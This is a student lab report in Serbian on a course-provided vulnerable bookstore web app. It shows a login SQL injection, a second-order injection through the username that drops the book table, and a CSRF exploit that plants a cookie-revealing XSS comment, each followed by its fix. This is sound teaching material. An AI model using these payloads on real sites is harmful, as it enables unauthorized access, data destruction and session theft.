

Projektni zadatak - napadi

Razvoj Bezbednog Softvera


Autor: Ilija Obradović 2024/3090

Ovaj dokument sadrži korake koji su potrebni da bi se uspešno izveli traženi napadi na projektnom zadatku iz predmeta Razvoj Bezbednog Softvera.

1. SQLi

1.1. Login stranica

Da bi izrada zadatka uopšte počela potrebno je prvo pristupiti web sajtu pomoću nekog naloga. Kako ovaj sajt nema opciju za registraciju korisnika jedino što je moguće jeste ulaz na postojeće naloge. Pošto se napad izvršava iz ugla napadača koji nema pristup informacijama o bazi podataka potrebno je izvršiti prvi SQLi na login stranici.



The image shows a login form with two input fields and a Submit button. The first input field contains the text "' or 1=1; --". The second input field contains the text "random". The Submit button is blue and labeled "Submit".

Ovime dolazimo na stranicu sa listom knjiga.

1.2. Analiza koda kupovine knjige

Stranica za kupovinu knjige zahteva unos broja kartice i adrese, i opcionog koda vaučera. Pogledom na kod, vidi se da se broj kartice i adresa ne koriste, već da je tu samo provera zadatog vaučera.

```
@PostMapping("/{buy-book/{id}")
public String buyBook(@PathVariable("id") int id, String address, String voucher) {
    String voucherUsed = "";
    boolean exist = voucherRepository.checkIfVoucherExist(voucher);

    if (address.length() < 10) {
        return String.format("redirect:/buy-book/%s?addressError=true", id);
    }

    Authentication authentication = SecurityContextHolder.getContext().getAuthentication();
    if (authentication != null && authentication.isAuthenticated()) {
        User user = (User) authentication.getPrincipal();

        if (exist) {
            if (voucherRepository.checkIfVoucherIsAssignedToUser(voucher, user.getId())) {
                voucherRepository.deleteVoucher(voucher);
                voucherUsed = "&voucherUsed=true";
            }
        }
    }

    return String.format("redirect:/buy-book/%s?bought=true%s", id, voucherUsed);
}
```

Ono što je sigurno je da jedini SQL upiti koji se pri ovom zahtevu izvršavaju jesu oni koji se tiču vaučera.

Iz ranije statičke analize se vidi ranjivost u funkciji **checkIfVoucherIsAssignedToUser**.

```
public boolean checkIfVoucherIsAssignedToUser(String voucher, int id) {
    String query1 = "SELECT username FROM users WHERE id=" + id;

    try (Connection connection = dataSource.getConnection();
        Statement statement = connection.createStatement();
        ResultSet rs = statement.executeQuery(query1)) {
        if (rs.next()) {
            String username = rs.getString(1);
            String query2 = "SELECT id FROM voucher WHERE code=? AND code LIKE '%" + username + "%'";
            PreparedStatement preparedStatement = connection.prepareStatement(query2);
```

Take sure using a dynamically formatted SQL query is safe here.

[Comment](#)

```
preparedStatement.setString(1, voucher);
ResultSet set = preparedStatement.executeQuery();
if (set.next()) {
    return true;
}
return false;
```

Ukoliko korisničko ime u sebi ima SQLi može se postići zahtev brisanja svih knjiga iz baze. Primer ovakvog malicioznog korisničkog imena je:

“something”; drop table book;” –

Međutim, ono što pravi problem jeste početak funkcije **buyBook**, sa pozivom **checkIfVoucherExist**. Da bi se uopšte došlo do ranjivog koda, mora se obezbediti postojanje bilo kakvog vaučera čija šifra je poznata.

1.3. Novi vaučer

Pritiskom na navigaciono dugme **“New voucher”** odlazi se na stranicu za pravljenje novog vaučera. Da bi se ispunili zahtevi koda vaučera (**bruce** - nalog kom napadač ima pristup) potrebno je popuniti polja kao na primeru ispod.

Books Users **New Voucher**

New voucher

Code


Value in percentage of discount:

Create

#	Code	Value in percentage of discount
---	------	---------------------------------

1.4. Promena korisničkog imena

Sada kada je obezbeđen vaučer potrebno je postaviti maliciozno korisničko ime. To se vrlo rako može uraditi pritiskom na dugme **“My Profile”** a zatim je potrebno promeniti username i pritisnuti **“Save”**.



The image shows a web form titled "Profile" set against a background of a bookshelf. The form contains the following fields and buttons:

- Username:** A text input field containing the SQL payload `bruce%'; drop table book; --`.
- First Name:** A text input field containing the name `bruce`.
- Last Name:** A text input field containing the name `wayne`.
- Email:** A text input field containing the email address `notBatman@gmail.com`.
- Buttons:** At the bottom left, there are two buttons: a blue "Save" button and a red "Delete User" button.

1.5. Brisanje knjiga

Nakon celokupne pripreme potrebno je otići na stranicu za kupovinu, uneti potrebne podatke (**PAŽNJA**: unutar polja za šifru vaučera potrebno je uneti verziju sa starim imenom korisnika, kako je ona ostala zapamćena). Na kraju pritiskom na dugme **PAY**, dobija se željeni efekat.

PAŽNJA: Redosled akcija koje su urađene u napadu je bitan.

1. kreiranje vaučera
2. promena imena

Zato što je inject-ovan sql unutar imena korisnika, potrebno je da ono sadrži specijalne znakove poput razmaka ili crtica, što nije dozvoljeno u šifri vaučera (a ona mora sadržati ime korisnika u centru). Tako je prvo potrebno iskoristiti ime bez razmaka pa tek onda promeniti ime u ono koje sadrži maliciozni upit.

Books Users New Voucher

Buy book

Card number

Delivery address

Voucher:

Pay

Books Users New Voucher

Books

#	Title	Author	Description	Price
---	-------	--------	-------------	-------

Add Book

1.6. Zaštita

Kao što je viđeno problem je u tome što se string koji se koristi za upit u SQL bazu pravi dinamički pomoću sabiranja stringova bez ikakve sanitizacije ili escape-ovanja. To se može lako rešiti zamenom takve konstrukcije **PreparedStatement**. Ispravljeni upiti:

1.6.1. Login SQLi fix

UserRepository.java:

<pre>public User findUser(String username) { String query = "SELECT id, username, password FROM users WHERE username=" + username + try (Connection connection = dataSource.getConnection(); Statement statement = connection.createStatement(); ResultSet rs = statement.executeQuery(query)) { if (rs.next()) { int id = rs.getInt(1); String username1 = rs.getString(2); String password = rs.getString(3); return new User(id, username1, password); } } catch (SQLException e) { e.printStackTrace(); } return null; }</pre>	<div>22 22</div> <div>24 24</div> <div>26 26</div> <div>27 27</div> <div>28 28</div> <div>29 29</div> <div>30 30</div> <div>31 31</div> <div>32 32</div> <div>33 33</div> <div>34 34</div> <div>35 35</div> <div>36 36</div> <div>37 37</div> <div>38 38</div>	<pre>public User findUser(String username) { String query = "SELECT id, username, password FROM users WHERE username= ?"; try (Connection connection = dataSource.getConnection(); PreparedStatement statement = connection.prepareStatement(query)) { statement.setString(1, username); try (ResultSet rs = statement.executeQuery()) { if (rs.next()) { int id = rs.getInt(1); String username1 = rs.getString(2); String password = rs.getString(3); return new User(id, username1, password); } } } catch (SQLException e) { e.printStackTrace(); } return null; }</pre>
--	--	--

Rezultat: nije moguće ulogovati se pomoću SQLi.

Something went wrong :(

[Go home](#)

1.6.2. Book buying SQLi fix

VoucherRepository.java:

<pre>public boolean checkIfVoucherIsAssignedToUser(String voucher, int id) { String query1 = "SELECT username FROM users WHERE id=" + id; try (Connection connection = dataSource.getConnection(); Statement statement = connection.createStatement(); ResultSet rs = statement.executeQuery(query1)) { if (rs.next()) { String username = rs.getString(1); String query2 = "SELECT id FROM voucher WHERE code=? AND code LIKE '%" + username + "%'"; PreparedStatement preparedStatement = connection.prepareStatement(query2); preparedStatement.setString(1, voucher); ResultSet set = preparedStatement.executeQuery(); if (set.next()) { return true; } return false; } } catch (SQLException e) { e.printStackTrace(); } return false; }</pre>	<div>56 56</div> <div>57 57</div> <div>58 58</div> <div>59 59</div> <div>60 60</div> <div>61 61</div> <div>62 62</div> <div>63 63</div> <div>64 64</div> <div>65 65</div> <div>66 66</div> <div>67 67</div> <div>68 68</div> <div>69 69</div> <div>70 70</div> <div>71 71</div> <div>72 72</div> <div>73 73</div> <div>74 74</div> <div>75 75</div> <div>76 76</div> <div>77 77</div>	<pre>public boolean checkIfVoucherIsAssignedToUser(String voucher, int id) { String query1 = "SELECT username FROM users WHERE id=" + id; try (Connection connection = dataSource.getConnection(); Statement statement = connection.createStatement(); ResultSet rs = statement.executeQuery(query1)) { if (rs.next()) { String username = rs.getString(1); String query2 = "SELECT id FROM voucher WHERE code=? AND code LIKE ?"; PreparedStatement preparedStatement = connection.prepareStatement(query2); preparedStatement.setString(1, voucher); preparedStatement.setString(2, "%" + username + "%"); ResultSet set = preparedStatement.executeQuery(); if (set.next()) { return true; } return false; } } catch (SQLException e) { e.printStackTrace(); } return false; }</pre>
--	---	---

Rezultat: I sa imenom u kom se nalazi SQLi, više nije moguće uraditi maliciozni SQL upit pri kupovini knjige.

2. CSRF + XSS

Ovaj napad je lako izvesti kako ne postoji zaštita os CSRF-a ili XSS-a na stranici sa komentarima.

2.1. Analiza

Inspec-ovanjem HTML koda na stranici za dodavanje komentara može se videti da na se na klik dugmeta Create comment šalje određeni POST request:

```
document.getElementById("createComment").addEventListener("click", function () {
    const comment = document.getElementById("addComment").value;

    fetch('/comments', {
        method: 'POST',
        body: JSON.stringify({
            bookId: bookID,
            comment: comment
        }),
        headers: {
            'Content-Type': 'application/json'
        }
    }).then(function () {
        window.location.reload();
    });
});
```


2.2. CSRF

Kod naveden gore, može se kopirati u sajt napadača i to u funkciju **exploit()**, Promenljivih **bookID**, i **comment** je potrebno zameniti konkretnim vrednostima generisanim na napadačevom sajtu. **A putanju sa koje se poziva fetch, potrebno je zameniti sa celokupnom putanjom do ranjivog sajta.** Ovime se klikom na pehar u ime žrtve dodaje komentar sa XSS-om na knjigu 1 koja dodaje.

```
function exploit() { Show usages ⓘ Ilija Obradovic +1 *
    fetch('http://localhost:8080/comments', {
        method: 'POST',
        credentials: 'include',
        headers: {
            "Content-Type": "application/json",
        },
        body: JSON.stringify({
            bookId: 1,
            comment: "<script>alert(document.cookie) </script>"
        })
    });
}
```

2.3. Mamac


1. Prvo treba pokrenuti napadački web sajt, po uputstvu “**csrf-exploit/readme.txt**”. Može se videti da je napadački server na adresi “**http://localhost:3000**”
2. Zatim je potrebno navigirati na stranicu knjige 1
3. Pomoću XSS ostaviti komentar sa linkom koji izgleda primamljivo korisniku



The screenshot shows a web application interface. At the top, there is a section titled "Add comment" with a text input field containing the text: "If you click here you have a chance of winning a great prize." Below the input field is a blue button labeled "Create comment". Below this, a comment by "bruce wayne" is displayed, showing the rendered text: "If you click

2.4. Zamka

1. Sada klikom na “here” korisnik biva poslat na napadački sajt.
2. Kada žrtva pritisne “**Click here!**” na napadačkom sajtu, iz njene perspektive neće se desiti ništa ali će sa njenim autentikacionim tokenom biti poslat zahtev na sajt za prodavnicu knjiga koji će dodati komentar sa skriptom koja korisnicima prikazuje njihov token na knjigu broj 1.



The screenshot shows a web browser with two tabs: "Book Details" and "Prize". The address bar shows the URL "localhost:8080/books?id=1". A modal dialog box is displayed in the center of the screen, titled "localhost:8080 says", containing the text "JSESSIONID=BAD5AF46708DD3B001FEDD0C67C79EAA" and an "OK" button. Below the dialog, the page content is partially visible, showing a comment form for "bruce wayne" with an empty text input field.

2.5. Zaštita

2.5.1. XSS fix

Potrebno je promeniti da se komentari ispisuju kao "th:text" a ne kao "th:utext". Time se escape-uju problematični karakteri.

templejt book.html (th:utext -> th:text):

```
<div class="form-control" th:id="${iter.index}" th:utext="${comment.comment}" disabled></div> >> 71
```

```
71 <div class="form-control" th:id="${iter.index}" th:text="${comment.comment}" disabled></div>
```

2.5.2. CSRF fix

Dodavanje CSRF tokena, koji je kreiran pomoću **CsrfHttpSessionListener-a** i postavljen u podatke o Http Sesiji (HttpSession - session), u formu za pravljenje komentara (kao skriveno polje).

```
@GetMapping("/books")  danko-miladinovic *
public String showBook(@RequestParam(name = "id", required = false) String id, Model
    if (id == null) {
        model.addAttribute(s: "books", bookRepository.getAll());
        return "books";
    }
```

```
String csrf = session.getAttribute(s: "CSRF_TOKEN").toString();
model.addAttribute(s: "CSRF_TOKEN", session.getAttribute(s: "CSRF_TOKEN"));
```


```
</div>
<div class="form-group">
    <label for="addComment">Add comment</label>
    <textarea class="form-control" id="addComment" rows="3" placeholder="Comment..."></textarea>
    <input type="hidden" id="csrf-token" name="csrfToken" th:value="${csrfToken}">
    <button id="createComment" class="btn btn-primary mt-2">Create comment</button>
</div>
```

Dodavanje provere csrf tokena prilikom POST request-a za dodavanje komentara.

```
@PostMapping(value = "/comments", consumes = "application/json")  danko-miladinovic *
public ResponseEntity<Void> createComment(@RequestBody Comment comment, Authentication authentication,
    HttpSession session, @RequestParam("csrfToken") String csrfToken)
    throws AccessDeniedException
{
    String csrf = session.getAttribute(s: "CSRF_TOKEN").toString();
    if (!csrf.equals(csrfToken)) {
        throw new AccessDeniedException("Forbidden");
    }
}
```

Kada se klikne na "Click here" na napadačkom sajtu sada se dobija greška da tokena nema. Pošto se token kreira pri svakoj sesiji i

čuva se na serveru, napadač ne može znati njega unapred već mora nekako doći do njega ukoliko želi da izvede ranije prikazan napad:



YOU WILL

Click here!

Name	X	Headers	Payload	Preview	Response	Initiator	>>
comments					<pre>1 { - "timestamp": "2025-09-21T19:26:35.853+0000", - "status": 400, - "error": "Bad Request", - "message": "Required String parameter 'csrfToken' is not present" - "trace": "org.springframework.web.bind.MissingServletRequestPar - "path": "/comments" - }</pre>		

